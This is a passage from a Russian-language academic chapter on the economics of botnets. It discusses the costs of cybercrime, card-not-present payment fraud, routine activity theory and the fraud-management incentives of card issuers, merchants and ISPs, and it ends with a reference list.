


Рис. 12.2. Схема атаки типа «водопой».

С экономической точки зрения ботнет становится инвестиционным инструментом преступника. Чем ниже стоимость заражения, аренды инфраструктуры и поддержания каналов C&C, тем меньшая доля успешных мошеннических операций нужна для получения прибыли. На рис. 12.3 эта связь выражена как соотношение между инвестициями в ботнет и доходами от ботнета.




Рис. 12.3. Инвестиции в ботнет и доходы от ботнета.

12.4 Стоимость ботнетов

Как предложено в [12], стоимость киберпреступности можно в общем виде разделить на прямые затраты, косвенные затраты и затраты на защиту; их совокупность называется "стоимостью для общества". К прямым затратам относятся денежные потери, непосредственно понесенные жертвами, например суммы, украденные в ходе мошеннических транзакций. Косвенные затраты включают расходы на восстановление, расследование, замену карт, обработку претензий, простой сервисов, потерю доверия и другие последствия, возникающие после инцидента.

Затраты на защиту включают разработку и сопровождение мер предотвращения, которые в значительной степени не зависят от отдельных жертв. Часто их даже трудно отнести к конкретному инциденту, потому что они являются постоянной частью функционирования организаций: антифрод-системы, мониторинг, аутентификация, обучение пользователей, аудит и техническая инфраструктура безопасности. Поэтому такие затраты должны рассматриваться как часть общей цены, которую общество платит за противодействие киберпреступности.

Следовательно, пытаясь получить глобальную оценку потерь, мы можем использовать только общую сумму прямых потерь, чтобы затем экстраполировать глобальные издержки для всех стран и секторов. Такая оценка неизбежно неполна, но она помогает понять порядок величин.

Финансовая преступность является вторым крупнейшим источником прямых потерь от киберпреступности; ее рост в основном обусловлен все более широким распространением ботнет-атак. Такие атаки особенно хорошо подходят для мошенничества с платежными картами, потому что они позволяют автоматизировать сбор учетных данных, проверку карт, проведение транзакций и скрывание преступной инфраструктуры.

Как видно на рис. 12.4 и 12.5, операции без предъявления карты (CNP) стали одним из основных каналов мошенничества. Ботнеты атакуют самое слабое звено цифровой платёжной цепочки, поэтому число таких случаев, вероятно, продолжит расти. По данным [13], общий ущерб от мошенничества с картами, выпущенными в Единой зоне платежей в евро (SEPA), увеличивался, причём доля CNP-операций становилась всё заметнее.




Рис. 12.4. Динамика общей стоимости карточного мошенничества с использованием карт, выпущенных в SEPA.




Рис. 12.5. Мошенничество CNP как доля общего мошенничества.

По данным [14], в 2017 году мошенничество росло прежде всего за счёт онлайн-операций, особенно мобильных. Общий мировой ущерб от киберпреступности оценивался примерно в 600 млрд долларов, а расходы на восстановление превышали 100 млрд. Потери от CNP-мошенничества превысили 1,3 млрд и за пять лет выросли более чем на 40 %, хотя составляли менее 0,025 % общего объёма операций.

Эта малая доля важна для понимания поведения участников рынка. Когда потери статистически выглядят небольшими относительно общего объёма платежей, платежные сети и эмитенты карт могут предпочитать управление ущербом, а не радикальное устранение причины. Однако для продавцов стоимость может быть существенно выше: они платят примерно \$3 на каждый \$1 потерь от мошенничества. Кроме того, 73% продавцов указывают, что перегружены автоматизированным мошенничеством ботнетов, а 86% считают, что продажа цифровых товаров повышает риск.

12.5 Теория рутинной деятельности, ботнеты и транзакции CNP

Теория рутинной деятельности (RAT) относится к теориям преступной возможности и рассматривает обстоятельства, при которых совершается преступление (рис. 12.6). Для большинства преступлений необходимы три совпавших во времени и пространстве условия: мотивированный преступник, подходящая цель и отсутствие способного вмешаться защитника.

В киберпространстве эти элементы нужно интерпретировать осторожно. Вероятный преступник может быть ботмастером или группой, арендующей преступную инфраструктуру. Подходящая цель может быть не только организацией, но и совокупностью ее пользователей, их учетных данных, платежных карт и устройств. Способный защитник может быть представлен банком, продавцом, платежной сетью, интернет-провайдером, производителем программного обеспечения или правоохранительным органом.



Рис. 12.6. Теория рутинной деятельности.

«Ценность» цели обычно понимают как её собственное богатство — например, размер активов банка. Исследования [10] подтверждают, что преступники осознанно предпочитают одни финансовые службы другим, но точные критерии выбора неизвестны. Возможно, оценивать следует не только организацию, но и совокупное текущее и будущее благосостояние её пользователей. Тогда из двух организаций с одинаковыми активами привлекательнее та, у которой больше клиентов. Эта логика особенно заметна на двустороннем рынке CNP-платежей, где размер пользовательской базы определяет успех, а сетевой эффект часто приводит к модели «победитель получает всё».

Такое понимание ценности лучше объясняет выбор преступника. Не менее важен третий элемент RAT — отсутствие способного защитника. Яр отмечал, что перенести это понятие в киберпространство непросто, однако для мобильных CNP-платежей оно вполне конкретно. Мобильных устройств уже значительно больше, чем настольных компьютеров, и многие из них защищены слабо. Боты распространяются по множеству платформ, поэтому такие сети трудно обнаруживать и ликвидировать [16]. Тог и другие анонимизирующие сети дополнительно скрывают инфраструктуру C&C [17]. Рост мобильных платежей и числа устройств тем самым увеличивает как количество подходящих целей, так и пространство, в котором отсутствует эффективный защитник.

Несмотря на признаки дальнейшего роста атак на CNP-платежи, карточная индустрия по-прежнему предпочитает тихо ограничивать ущерб. В платёжной цепочке участвуют держатель карты, банк-эмитент, обслуживающий продавца банк-эквайер, сам продавец и карточная система, устанавливающая правила. Радикальные меры могут раздражать клиентов ложными отказами, а

доля мошенничества в общем обороте кажется небольшой. Поэтому у участников недостаточно стимулов разрушать преступную инфраструктуру целиком.

12.6 Политики управления мошенничеством

Компании выявляют необычные операции по частоте, сумме, географическому положению и другим признакам. Они уведомляют клиентов по электронной почте и SMS, применяют CAPTCHA, одноразовые пароли и дополнительные проверки сверх номера карты, срока действия, платёжной системы и CVV. Однако CAPTCHA можно обходить средствами вроде Rumola, а сами меры лишь ограничивают отдельные случаи. Отрасль в целом управляет последствиями, а не устраняет источник угрозы. Особенно ясно это видно по тому, как между участниками платёжной цепочки распределяется ущерб.

Как отмечают Пикок и Фридман [18], законодательство США ограничивает ответственность держателя карты за мошеннические операции суммой 50 долларов. Большинство банков не взыскивает даже её: недовольный клиент может уйти, а привлечение нового обойдётся дороже.

Мошенническое списание держателю возмещает банк-эмитент. Если карта предъявлялась физически и продавец соблюдал правила приёма, обработки и хранения операции, ответственность остаётся на эмитенте. Процедура возвратного платежа при этом проходит по той же цепочке, что и для CNP-транзакции.

При CNP-мошенничестве эмитент требует возмещения от эквайера, а тот перекладывает расходы на продавца, часто списывая деньги прямо с его счёта. Продавец теряет товар и выручку и дополнительно платит карточной системе комиссию за возвратный платёж. Эмитент несёт расходы на перевыпуск карты — по одному отраслевому опросу около пяти долларов — и рискует репутацией, если инцидент подрывает доверие клиентов. Эквайер обычно отвечает лишь тогда, когда продавец не способен погасить обязательства и прекращает работу.

Поэтому продавцы страхуют электронную торговлю от мошеннических заказов либо внедряют средства эмитентов, например Verified by Visa. Такие системы переносят ответственность за защищённые операции с продавца на эмитента, но требуют затрат на приобретение и сопровождение.

Эти практики не образуют согласованной стратегии против CNP-мошенничества; скорее, каждый участник старается быстро ограничить собственные потери и удержать клиентов. Асгари и соавторы [19], изучив десятилетний опыт противодействия ботнетам, выделили два особенно важных для нас вывода.

Первый вывод касается уровня, на котором следует организовать защиту. Интернет-провайдеры видят активность огромного числа компьютеров и потому лучше других способны обнаруживать вредоносные закономерности и экономично внедрять общие технические меры. Государства могут обязать их соблюдать национальные или наднациональные требования и обеспечить сопоставимый уровень защиты всех абонентов. Национальные антиботнет-центры в Нидерландах, Корее, Германии и других странах уже показали хорошие результаты. Европейская инициатива Botfree [20] создала связанные порталы для обмена материалами, сведениями и инструментами. В терминах RAT равномерная защита абонентов сокращает пространство, где отсутствует способный вмешаться защитник.

Второй вывод связан с нелегальным программным обеспечением. Его использование заметно повышает распространённость ботнетов независимо от мер, принимаемых провайдером. В терминах RAT такие пользователи чаще становятся «подходящими целями», поскольку пиратские программы проще заразить и труднее безопасно обновлять. Поэтому борьба с компьютерным пиратством и расширение доступа к легальному ПО способны существенно сократить число заражений.

12.7 Заключение

Ботнеты остаются одной из главных движущих сил киберпреступности, особенно финансового мошенничества в интернете. Этому способствуют следующие обстоятельства:

- Организации-мишени нередко предпочитают преуменьшать проблему и управлять последствиями вместо активного технического противодействия, из-за чего значительные средства продолжают уходить на чёрный рынок.
- С учётом косвенных экономических потерь масштаб киберпреступности превосходит многие другие виды транснациональной преступной деятельности.
- Эмитенты карт считают мошенничество без предъявления карты небольшой долей общего оборота и перекладывают большую часть риска на продавцов и страховщиков.
- Одних репрессивных мер правоохранительных органов недостаточно: для внедрения на подпольные форумы и рынки требуются несопоставимо большие ресурсы, а до ареста доходит ничтожная доля преступников. Без участия всех заинтересованных сторон проблема будет расти.

В сложившейся системе возникло удобное для её участников равновесие:

- эмитенты карт и банки знают, что мошенническими окажется лишь небольшая доля операций, не все держатели заметят ущерб и ещё меньше людей подадут официальную жалобу (рис. 12.7);
- продавцы страхуют риски электронной торговли;
- жертв, быстро получающих возмещение потерь от мошенничества;
- поставщики технологий, включая производителей устройств и программ, зачастую не несут даже репутационных потерь.



Рис. 12.7. Связь между пользователями интернета и интернет-жертвами, подающими жалобы.

При этом часто не учитываются альтернативные издержки — утраченные возможности и выгоды из-за того, что ресурсы пришлось потратить на другое. Киберпреступность сокращает инвестиции в исследования и разработки, заставляет компании и потребителей осторожнее пользоваться интернетом и повышает расходы на защиту. Эти потери неизбежно влияют на будущие технологии и бизнес. Устойчивость ботнетов объясняется несколькими фундаментальными обстоятельствами:

- непрерывным обновлением технологий: инновация, подобно эволюции, постоянно создаёт новые сочетания уже известных элементов;
- «термодинамикой атак»: противник даже с умеренными ресурсами способен взломать почти любую достаточно крупную и сложную систему [21];
- повсеместностью программного обеспечения, которое, по выражению Райса [22], стало строительным материалом современной цивилизации.

Это показывает, что рынок ботнетов [23] опирается на прочную основу и способен расширяться, особенно в сфере кибервойны и терроризма. Наибольшие издержки несет общество: доходы уходят в теневую экономику, не облагаются налогами и тормозят экономический рост и создание рабочих мест. Поэтому государствам следует финансировать меры противодействия — например, в рамках европейской программы исследований и инноваций Horizon 2020, — отказаться от одного лишь реактивного «тушения пожаров» и учитывать, как преступники приспосабливаются к вмешательству.

Поэтому исследования и инвестиции следует направлять на долговременное подавление или разрушение преступной инфраструктуры, а не только на устранение отдельных последствий. Для этого необходима межведомственная экосистема, объединяющая правовые, технические и финансовые меры и опирающаяся на проверяемые данные.

Многие связанные отрасли по-прежнему регулируются слабо: хостинговая инфраструктура, цифровые валюты вроде WebMoney и Bitcoin и отдельные банковские услуги. Исследование показало, что всего три банка принимали платежи для 95 % сайтов, рекламировавшихся через спам [24]. Воздействие на денежные потоки способно сделать преступный бизнес невыгодным: если платёж не проходит, исчезает и прибыль [25].

Литература

- [1] European Cybercrime Center. The internet organized crime threat assessment. Technical report, European Cybercrime Center, 2018.
- [2] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. Ddos in the IoT: Mirai and other botnets. *Computer*, 50: 80-84, Jan 2017.
- [3] Darrel Burkey Eran Kalige. A case study of eurograbber: How 36 million euros was stolen via malware. Technical report, Versafe, Check Point Software Technologies, Dec 2012.
- [4] Denis Makrushin. The cost of launching a DDoS attack, March 2017.
- [5] Stephen Doherty Piotr Krysiuk. The world of financial trojans. Technical report, Symantec, 2013.
- [6] McAfee. Economic impact of cybercrime-no slowing down. Technical report, McAfee, 2018.
- [7] Gianluigi Me, Giovanni Bottazzi. The botnet revenue model. In *Proceedings of the 7th International Conference on Security of Information and Networks*, 2014.
- [8] Robin C. Ball, Robert M. Brady, and Ross J. Anderson. Murphy's law, the fitness of evolving species, and the limits of software reliability. Technical report, University of Cambridge, Computer Laboratory, 1999.
- [9] AT Kearney. Internet value chain economics. Technical report, AT Kearney, 2010.
- [10] Carlos Ganan, Samaneh Tajalizadehkhoob, Hadi Asghari, and Michel van Eeten. Why them? Extracting intelligence about target selection from Zeus financial malware. In *Proceedings of 13th Annual Workshop on the Economics of Information Security*, 2014.
- [11] Dinei Florencio and Cormac Herley. Where do all the attacks go? In *Proceedings of 10th Annual Workshop on the Economics of Information Security*, 2011.
- [12] Rainer Bohme, Richard Clayton, J.G. Michel, Michael van Eeten, Michael Levi, Tyler Moore, Ross Anderson, Chris Barton, and Stefan Savage. Measuring the cost of cybercrime. In *Proceedings of 11th Annual Workshop on the Economics of Information Security*, 2012.
- [13] European Central Bank. Fifth report on card fraud. Technical report, European Central Bank, 2018.
- [14] LexisNexis. True cost of fraud study. Technical report, LexisNexis, 2018.
- [15] Majid Yar. The novelty of cybercrime: An assessment in light of routine activity theory. *European Journal of Criminology*, 2(4): 407-427, 2005.
- [16] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15(5): 455-473, October 2016.
- [17] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilits, and D.K.Y. Yau. Botnet command and control architectures revisited: Tor hidden services and fluxing. pages 517-527, 10 2017.

- [18] Timothy Peacock and Allan Friedman. Automation and disruption in stolen payment card markets. In Proceedings of 13th Annual Workshop on the Economics of Information Security, 2014.
- [19] Hadi Asghari, Michel J.G. van Eeten, and Johannes M. Bauer Economics of fighting botnets: Lessons from a decade of mitigation. IEEE Security and Privacy Magazine, 2015.
- [20] The botfree project.
- [21] Ross Anderson. Why information security is hard - an economic perspective. In Proceedings of 17th Annual Computer Security Applications Conference, 2001.
- [22] David Rice. Geekonomics, The Real Cost of Insecure Software. Addison Wesley, Boston, 2007.
- [23] Qi Liao and Zhen Li. Toward a monopoly botnet market. Information Security Journal, 23(4-6): 159-171, 2014.
- [24] Kirill Levchenko, et al. Click trajectories: End-to-end analysis of the spam value chain. In Proceedings of the IEEE Symposium on Security and Privacy, 2011.
- [25] Kurh Thomas, et al. Faming dependencies introduced by underground commoditization. In Proceedings of 14th Annual Workshop on the Economics of Information Security, 2015.